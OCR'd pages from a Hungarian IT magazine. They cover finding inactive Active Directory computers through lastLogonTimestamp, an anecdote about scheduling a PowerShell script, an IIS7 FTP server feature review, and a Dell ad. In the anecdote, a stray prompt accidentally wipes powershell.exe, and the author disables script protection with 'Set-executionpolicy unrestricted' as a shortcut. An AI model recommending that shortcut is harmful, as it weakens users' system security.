


2. ábra. Vizsgáljuk a fájlműveleteket File Monitorral!

kat a számítógépeket, amelyek használaton kívül vannak egy ideje. De vajon ehhez az egyszerű információhoz csak egy komoly, nagy rendszermenedzsment-szoftverrel lehet hozzájutni?

Kíváncsi voltam, hogy az Active Directory adatbázisa nem rejteget-e ilyen jellegű információkat?

Első próbálkozásom az Active Directory Users and Computers eszköz volt. Nézegettem a gépem objektumának tulajdonságlapjait:



3. ábra. A számítógépfiók tulajdonságlapja

De itt ilyen jellegű információ nem volt. Van egy viszonylag friss „Modified" attribútum, de ez nem biztos, hogy kapcsolódik a gép tényleges „életéhez". Elő a sysinternals egy új és nagyon praktikus eszközét, az ADExplorert!


Hoppá! Van itt egy lastLogon, meg egy lastLogonTimestamp attribútum is *(4. ábra)*. Na de melyiket vegyük alapul? Ha visszatekintünk a *3. ábra* Modified értékére, látjuk, hogy ez a lastLogonTimestamp-pel egyezik. De vajon miért? Kis utána olvasással (lásd az elérési útvonalat a külön keretben) kiderült, hogy a lastLogon a pontosabb érték, de a baja az, hogy nem replikálódik a tartományvezérlők között, így ha legalább két DC-nk van, akkor félrevezethet minket. A lastLogonTimestamp replikálódik, viszont nem annyira pontos, akár 14 napot is tévedhet. Ha tényleg a régen bejelentkezett gépekre vagyunk kíváncsiak, akkor ez nem jelent akkora problémát.

Ezzel mindjárt választ kapunk arra is, hogy a Modified érték miért a lastLogonTimestamp értékkel van szinkronban: a replikáció miatt.


Viszont a probléma most már az, hogy hogyan tudunk keresni erre a paraméterre? Ha ADSIEdittel nézünk rá ugyanerre a paraméterre, akkor egy rőfös számot látunk *(5. ábra)*.

Hogyan lesz a 128372506160973746 számból 2007. 10. 25. 1:06:18? Szintén a hivatkozott linken megtaláljuk a magyarázatot: az 1601. 01. 01. óta eltelt 100-nanoszekundumok adják ki azt a nagyon nagy számot. Sajnos az Excel dátumformátuma nem tud ilyen régi dátumokat tárolni, de a fenti dátum és szám párosának segítségével végül is bármilyen „mostani" dátumhoz tartozó hosszú, 8 bájtos egész kiszámolható. Így például a 2007. október 1. előtt bejelentkezett gépekre az alábbi LDAP-lekérdezéssel lehet rálelni:

```
(&(objectCategory=computer)(lastLogonTimestamp<=
128351730380973000))
```




4. ábra. Az ADExplorer eszköz bevetés közben



5. ábra. Az ADSIEdit dátummegjelenítése nem éppen barátságos

Ezt akár az Active Directory Users and Computers Custom Search-ével, vagy az ADExplorer alábbi Search-felületével elő lehet állítani:



6. ábra. A számunkra érdekes gépek keresése

Az ADExplorer praktikussága abban is megmutatkozik, hogy az eredménylistában rögtön látjuk a keresett attribútumot, ráadásul intelligensen rögtön dátummá konvertálva, így könnyebb is ellenőrizni a lekérdezésünket.

Soós Tibor
(soost@iqjb.hu)
MCT, IQSOFT – John Bryce Oktatóközpont

További információk

http://www.microsoft.com/technet/scriptcenter/topics/win2003/lastlogon.mspx

GYORSSEGÉLY III.

Kalandok a PowerShellel.

Nekem jutott egy feladat: számoljam össze egy tartományvezérlőn, hogy naponta hány bejegyzés kerül a security logba.

Nyilván sokféleképpen neki lehet ugrani a munkának, szerencsére a DC 2003-as, tehát felmegy rá a PowerShell. Maga a szkript nem nagy ügy.

Na de ezzel szemben mekkora kaland volt a beidőzítése!

A parancssorok ugyanis rendben lefutottak a shellen belül – de ha be akartam tenni a scheduled jobok közé, akkor egy batch-fájlt kellett alkotnom. Nyitottam egy .txt fájlt, a PowerShellből egyenként átmásoltam a sorokat (bemeszel, enter, ctrl+v), majd az egészet elmentettem eventlogqery.ps1 néven. Ezután, ahogy a nagykönyvben meg van írva, el is indítottam:

```
c:\windows\system32\windowspowershell\v1.0\
powershell.exe -command „.'c:\user\joep\meló\
eventlogquery.ps1'"
```

Lefutott. Éreztem, mennyire süvít fülem mellett a levegő, ahogy öles léptekkel haladok előre. Most már csak ezt a meglehetősen komplikált parancsot kell betenni egy .cmd fájlba, hogy ne legyen baj az ütemezett feladat indításánál a paraméterrel. Kreáltam egy újabb .txt fájlt, bemeszeltem a command promptban a szöveget... Azaz bemeszeltem volna, csakhogy ez blokkmódban meszelt, az én sorom meg elég hosszú volt ahhoz, hogy megtörjön. Eh, mit nekem – legyintettem, és bemeszeltem az egész blokkot, majd beledobtam a .txt fájlba, és elmentettem startquery.cmd néven.

Total Commander, kövér enter a .cmd fájlra. Nem történt semmi. Ilyenkor jön az, hogy megpróbáljuk a programot command promptból indítani, hogy lássuk, mi is a hibaüzenet.

Cmd, begaloppoztam a szkriptkönyvtárba, startquery.cmd. Erre felugrott egy ablak, hogy „Sajnálom, de a powershell.exe nem Windows-program." Hűha! Mi történt?

Nézzük ugyanezt a Start Menüből! Ugyanez. Mármint a válaszablak is. Akkor épp itt az idő, hogy vessünk egy pillantást arra az .exe-re.

Nulla. Egy nagy nulla a powershell.exe mérete. Fejvakarás. Na de már, tényleg már... hát ilyen azért nincs. Oké, nem vagyok egy programozózseni, de azért ez a szkript nem volt annyira rossz, hogy a shellnek el kellett volna menekülnie a gépről.

Most hagyok egy kis időt gondolkodásra, hogy mi is történhetett.

Persze én sem jöttem rá egyből.

Elgondolkodtam. Mit is futtattam? A startquery.cmd-t. Oké, oké... de abban mi is volt pontosan? Ez.

```
C:\Rskit\Tools>c:\windows\system32\
windowspowershell\v1.0\powershell.exe -command
„.'c:\user\joep\meló\eventlogquery.ps1'"
```

Látható, hogy a blokk alapú másolás miatt benne maradt a parancssori konzol promptja. De mi történik, ha ezt a promptot parancsként értelmezem? Van ugye egy könyvtárnév (C:\Rskit\Tools), egy kacsacsőr(!!!) és a powershell.exe teljes útvonalastul, meg utána némi paraméter.

Ez bizony azt csinálta, hogy a könyvtárnév mint parancs üres kimenetét belemásolta a powershell.exe fájlba. Keményen.

Szerencsére nem ez a gép vezérelte a paksi atomerőművet, így végül beletörődtem: hülye voltam, sebaj. Némi további küzdelem árán feltettem újra a PowerShellt.

Meg voltam győződve róla, hogy innentől minden simán fog menni.

Persze nem lett igazam. Startquery.cmd -> error. Nem találja a paraméterként átadott szkriptet. Belenéztem megint a parancsfájlba, minden oké. Gyors ellenőrzés: a szkript ott van. Akkor? Beletelt egy kis időbe, mire eszméltem: a szkript elérési útvonalában van egy 'ó' betű. Ez a notepadben tökéletesen mutat, de a parancs futtatásakor már átalakul valami kriksz-kraksszá. Nem részletezem: megpróbáltam mindenféle módon elmenteni a parancsfájlt, megpróbálkoztam többszörös idézőjelezésekkel, de semmire sem mentem vele. Végül fogtam a szkriptkönyvtárat, és kipenderítettem a c:\ gyökér alá.

Gondoltam, most már tényleg futnia kell a nyomorultnak. De nem futott. Kiírt egy hibaüzenetet. Egész pontosan azt, hogy a PowerShell sajnos képtelen szkriptet futtatni. Valószínűleg máskor jót kacagtam volna ezen a poénon, de akkor már nem igazán voltam vicces kedvemben. Rövid nyomozás után kiderült, annyi az összes baja, hogy nem írtam alá a szkriptemet. Valahol érthető. Mint ahogy az én reakcióm is: inkább gyorsan kikapcsoltam a védelmet. *Set-executionpolicy unrestricted*... és kész. Most már tényleg lefutott a startquery.cmd, lehetett időzíteni.

Zárszóként mit is mondhatnék: nem érdemes lefuttatni a shell promptját. Nem olyan jó ötlet, mint ahogy elsőre látszik.

Petrényi József
Exchange MVP, MCSE+M, MCITP
(petrenyi.jozsef@sao.hu) SAO-Synergon

microsoft.powershell.consolehost.dll-help	xml	14 558	2006.09.08 10:28 ---
microsoft.powershell.security.dll-help	xml	120 106	2006.09.08 10:28 ---
powershell	exe	0	2007.09.14 11:20 -a
powershell.exe	mui	9 216	2006.09.29 09:14 ---
powershellcore.format	ps1xml	65 283	2006.09.08 10:28 ---
powershelltrace.format	ps1xml	13 394	2006.09.08 01:28 ---
pwrshmsg	dll	4 608	2006.09.29 09:14 ---

Vajon mitől lett 0 a PowerShell.exe mérete?

Az IIS7 FTP-kiszolgálója

A Windows Server 2008-ban elérhető FTP-kiszolgáló számos fontos újítást tartalmaz – ezeket tekintjük át ebben a cikkben.

Az FTP-kiszolgáló igencsak mostohagyermek volt az IIS-családban. A fejlesztés fő csapásirányát a webkiszolgáló adta, az FTP kérdését egy eléggé alacsony kategóriás szerver látta el. Most, a Windows Server 2008-ban szerencsére az FTP-kiszolgáló jelentősen megerősödve került ki a fejlesztők keze közül.

Először is tisztázzuk, mire használják az emberek az FTP-szerverüket. Az FTP fájlok megbízható és hatékony átvitelére van kitalálva. Gyakran együtt használják egy webkiszolgálóval, így a weben látható tartalmat FTP-kapcsolaton keresztül frissítik. Ehhez elengedhetetlen, hogy a csatornán áthaladó adatok és vezérlőadatok (mint felhasználói információk) titkosítva legyenek. Ezt is biztosítja az FTP/SSL-protokoll támogatása. Nézzük meg közelebbről!


Integráció a webkiszolgálóval

Az FTP-publikálást éppúgy hozzá lehet rendelni egy adott könyvtárhoz, mint ahogy eddig a HTTP-t vagy HTTPS-t. Azaz ugyanazt a tartalmat hozzáférhetővé tehetjük a webes látogatók számára is, és frissíteni is tudjuk FTP-n keresztül *(1. ábra)*.


A publikálás második lépésében a hitelesítés és a jogosultságkezelés alapvető jellemzőit állíthatjuk be *(2. ábra)*. Ezeket később sokkal részletesebben is szabályozhatjuk.

Titkosítástámogatás

Az FTP-protokoll egyik legproblémásabb pontja, hogy sem a hitelesítési információkat, sem az adatokat nem titkosítja, azaz tervezésénél fogva nem biztonságos. Ezen segíthet egy kiegészítő titkosító csatorna, amelyre jelenleg kétféle megoldás alkalmas. Az SFTP elsősorban nyílt forrású környezetben használatos, kevésbé szabványosított, nem tanúsítvány alapú, és nehéz konfigurálni, hogy csak fájlmásolásra használják, telnet jellegű módon nem.



1. ábra. Website közzététele FTP-protokollon keresztül is




2. ábra. Hitelesítés és jogosultságok nagyvonalú szabályozása

Ezzel szemben az FTP/SSL vagy röviden FTPS egyszerűen az eredeti FTP-protokollt használja, csak azt ráülteti egy SSL-csatornára. A Microsoft ez utóbbit implementálta az IIS7-ben.


Az IIS7 FTP-kiszolgálójában szabályozhatjuk, hogy a kiszolgáló terhelése vagy a lazább biztonság irányába hangoljuk-e a szerverünket. Ha csak a vezérlőcsatornát titkosítjuk, akkor a felhasználói név, jelszó, fájlnevek stb. nem lesznek láthatóak a dróton, de az átvitt fájlok igen. Ez elég jó kompromisszum, ha nem érzékeny természetű adatok vannak a fájlokban.

Ennek az üzemmódnak az egyik változata, hogy csak a hitelesítési információkat szeretnénk titkosítani, a fájlok átnevezését, könyvtárak listázást, tehát az egyéb parancsokat nem.


Bekapcsolható, hogy az adatcsatorna is titkosítva legyen, ez jelentős terhelést okoz a kiszolgálónak és az ügyfélprogramnak is, de cserébe az adatok valóban biztonságban




3. ábra. Titkosítási beállítások az adatcsatornára és a vezérlő csatornára



5. ábra. A két új felhasználóiadatbázis-szolgáltató



4. ábra. Az FTP-protokoll binding beálltásaival kevesebb IP-címre van szükségünk, mint ahány site-ot ki akarunk szolgálni



6. ábra. Az IIS Management Service, amely az FTP-kiszolgáló saját felhasználóinak kezeléséhez szükséges (és nem utolsósorban a távoli adminisztrációhoz is)

utaznak. Nemcsak, hogy nem lehet őket látni, de a röptében történő módosítás ellen is védettek, köszönhetően az SSL-nek.

Az adatcsatorna titkosítását meg is lehet tiltani, így ha az FTP-kliens így akar bejönni, lepattan a szerverről. Ennek nyilvánvaló haszna, hogy védjük a kiszolgáló értékes erőforrásait a túlbuzgóan paranoiás ügyfelektől.

Mindebből következik, hogy az ügyfélprogramnak is van elképzelése a titkosítási szintről, és a kiszolgálónak is. Csak ha a kettő fedi egymást, akkor lesz sikeres az adatok átvitele.

Az előbbi lehetőségeket figyelhetjük meg a *3. ábrán*.

Virtuális FTP-kiszolgálók

Webkiszolgálóknál megszokott dolog, hogy egy IP-címen több webes tartalmat is publikálunk. A böngészők mindig elküldik egy HTTP-fejlécben, hogy melyik névvel hivatkozott a szörföző a website-ra, így a kiszolgáló egy IP-címen sokféle tartalmat képes közzétenni.

Hogy érthetőbb legyen, tegyük fel, hogy a www.alma.hu és a www.korte.hu is ugyanazzal az IP-címmel, mondjuk, 100.101.102.103-mal van regisztrálva a DNS-ben. A böngészőbe beírjuk, hogy www.alma.hu. A böngésző a DNS segítségével feloldja a nevet az IP-címre, és csatlakozik a kiszolgáló 80-as portjára. HTTP-fejlécben elküldi, hogy melyik site érdekli:

```
Host: www.alma.hu.
```


A kiszolgáló megnézi, hogy milyen tartalmat kell neki kiadnia erre a névre, azaz van egy táblázata hostnév és webalkalmazások helyi könyvtára párosokkal. Például a www.alma.hu a C:\inetpub\alma címre képződik le, innen olvassa fel és értelmezi a kért állományt.

Pontosan ugyanez a módszer működik FPT site-okra is az IIS7-ben, mint ahogy az a *4. ábrán* is látható.

Hitelesítés

Sokfelhasználós FTP-kiszolgálók esetén az egyik legkritikusabb pont a felhasználók és jogosultságok kezelése. Korábbi IIS-verziókban csak az NT Security-adatbázis vagy az Active Directory szolgált felhasználói adatbázisként, azaz csak Windows-hitelesítésünk volt.

Ez intranetes környezetben kézenfekvő választás, hisz a felhasználók úgyis részei a tartománynak. Internetes környezetben viszont nem szívesen veszünk fel új felhasználókat a Windows adatbázisába, csak hogy hozzá tudjanak férni az FTP- vagy a webszerverhez. Ebben az esetben valamilyen alternatív felhasználói adatbázisra van szükségünk, leggyakrabban valamilyen relációs adatbázist szoktunk erre a célra használni.



7. ábra. A Management Service beállítása, hogy IIS-felhasználókat is használhassunk

Mint az *5. ábrán* is látható, IIS7-ben az Anonymous és a Basic (azaz Windows alapú) hitelesítés mellett van két új is. Az IisManagerAuth egy központi konfigurációs állományban, az administration.configban tárolja felhasználókat.

Hogy a felhasználói felületről is kezelhessük őket, a *6. ábrán* látható módon fel kell telepíteni a Management Services-t, alapban ez nem települ fel.

Ha már van Management Services-ünk, akkor be kell kapcsolni, hogy az IIS saját hitelesítését is szeretnénk használni *(7. ábra)*.

A felhasználók kezelésére van felhasználó felület, a *8. ábrán* látható módon vehetünk fel saját IIS-felhasználókat.

Felhasználóink az administration.configban tárolódtak.

A másik új felhasználói adatbázisunk az AspNetAuth nevű provider, amely az ASP.NET felhasználói adatbázisára épül, amelyet ott Membershipnek hívnak. Ebben az a nagyszerű, hogy egy website valószínűleg ugyanezen felhasználók alapján engedi a hozzáférést a védett webes tartalomhoz is, így egy füst alatt könnyű beállítani, hogy a regisztrált felhasználóknak FTP-hozzáférése is legyen a kívánt tartalomhoz.

Például egy fotókidolgozó website-on regisztrálva azonnal nekifoghatunk feltölteni a nagyítandó képeket, mert az FTP-kiszolgáló felhasználhatja a website felhasználói adatbázisát.

Emellett még saját szolgáltatókat is írhatunk, de mivel az ASP.NET Membership eleve könnyen bővíthető, lehet, hogy érdemesebb azt kibővíteni, majd alárakni az FTP-kiszolgálónak. Így például írhatunk (vagy letölthetünk) Membership providert Oracle-adatbázishoz, amellyel az FTP-szerver is automatikusan használhatja az Oracle-táblákban tárolt felhasználókat.

Jogosultságkezelés

A hitelesítés mint első fázis tehát eldöntötte, ismerjük-e egyáltalán az FTP-re belépni szándékozó alanyt. Második lépésként szabályoznunk kell, ki milyen erőforrásokhoz férhet hozzá. Ezt hívják angolul authorizationnek.


Az FTP-kiszolgáló jogosultságkezelése teljesen azonos az ASP.NET hasonló rendszerével. Felhasználóknak vagy felhasználókból képzett csoportoknak lehet engedélyezni vagy tiltani a hozzáférést, hacsak nem engedünk be mindenkit az Anonymous opcióval *(9. ábra)*. Természetesen a jogokat könyvtáranként lehet állítani, nemcsak a teljes szerverre vagy site-ra.

Csoportokat csak Windows-hitelesítés és ASP.NET Membership esetén használhatunk, az IIS saját hitelesítésében nincs csoportkezelés.

Távoli adminisztráció

Az előbbiekben tárgyalt IIS saját felhasználói az adatbázisát alapvetően azért hozták létre, hogy ne csak Windows-rendszergazdák konfigurálhassák a webkiszolgálót, hanem Windowsban egyáltalán nem definiált felhasználók is képesek legyenek távolról becsatlakozni az IIS7-re, és egy IIS-felhasználóval és -jelszóval hitelesítve adminisztrálni csak a saját site-jukat vagy virtuális könyvtárukat.

Ehhez XP és újabb Windowsokhoz le lehet tölteni az IIS Managert, ami egy WinForms adminisztrációs felület, pont úgy néz ki, mint az eddig is látott IIS Manager. Titkosított csatornán (HTTPS) keresztül csatlakozhatunk a kezelendő webkiszolgálóhoz, azon belül site-hoz vagy alkalmazáshoz.



8. ábra. Saját IIS-felhasználók kezelése

Tehát még egyszer, nem RPC alapú a kapcsolat, mint eddig, és nem csak adminok konfigurálhatják az IIS-t, hanem minden egyes site-hoz vagy alkalmazáshoz ki lehet nevezni saját adminokat, amelyek csak az adott szintet képesek kezelni. Ez igen nagy előrelépés a sokfelhasználós helyzetekben, mint például a megosztott hosting környezetben.


Egyéb újdonságok

A végére ömlesztve tálalok egyéb hasznos újításokat.

- A fájlnevek UTF-8-ban jönnek vissza, nem lesz gond az ékes magyar karakterekkel. A könyvtárlistákban szabályozható, hogy látszanak-e a virtuális könyvtárak. Eddig nem látszottak.
- Támogatja a szerver az IPv6-ot.
- Kibővítették a naplózást, gond esetén ez sokat segíthet (szerintem az SSL-támogatás fog majd sok fejtörést okozni).


```
<system.webServer>
  <management>
    <authentication defaultProvider="ConfigurationAuthenticationProvider">
      <providers>
        <add name="ConfigurationAuthenticationProvider" type="...ConfigurationAuthenticationProvider, ..." />
      </providers>
      <credentials>
        <add name="frakk" password="CF43E029EF...10C2EAEA8110B82" />
        <add name="szerenke" password="CF43E029EFE6476...C2EAE45B82" />
      </credentials>
    </authentication>
```

Felhasználóink az administration.configban tárolódtak



9. ábra. Felhasználók és csoportok jogainak szabályozása

- Beállítható, hogy a felhasználók a gyökérkönyvtárat lássák, vagy a saját könyvtárukban találják magukat, ha belépnek a kiszolgálóra, illetve kiléphetnek-e a saját könyvtárukból a globális helyekre.
- A *10. ábrán* látható módon sok egyéb apróság is szabályozható, például, hogy a félig feltöltött tartalmat megtartsa-e a szerver, hátha később folytatjuk a feltöltést.
- Passzív kapcsolathoz beállítható, hogy milyen porttartományban nyissa meg az adatcsatornát a kiszolgáló, illetve hogy mi a külső IP-címe a tűzfalnak. A tűzfalgazdák örülni fognak ennek az új beállításnak.



10. ábra. Finombeállítások a kiszolgáló hangolásához

Soczó Zsolt
ASP.NET MVP, MCSD, MCDBA, MCT
http://soci.hu
Research Engineer, Qualification Development

Az adat soha ne vesszen el!

Dell tárolási és mentési megoldások

DELL - Új generációs szalagos mentési megoldások

A szalagos mentés döntõ szerepet játszik manapság a tárolási és mentési tervek kidolgozása során; ideális megoldást biztosít tárolási és archiválási folyamatokra.
Az LTO-4 technológia bizonyítottan minimális kockázatot, magas szintû megbízhatóságot és rendelkezésre állást biztosít megfizethetõ áron!

A Dell volt az elsõ a piacon az LTO-4 technológiával; megoldásokat kínál a kis vállalkozások részére, egészen az adattároló központokig. Ez az új meghajtó az elsõ a kategóriájában, mely eszköz szintû titkosítást kínál.

Duplázza meg mentési kapacitását és csökkentse az adattárolását a PowerVault™ LTO-4-120 meghajtók és könyvtárak segítségével!

PowerVault™ LTO-4-120 szalagos meghajtó

584.800 Ft

PowerVault™ TL2000 LTO-4 szalagostár

955.000 Ft

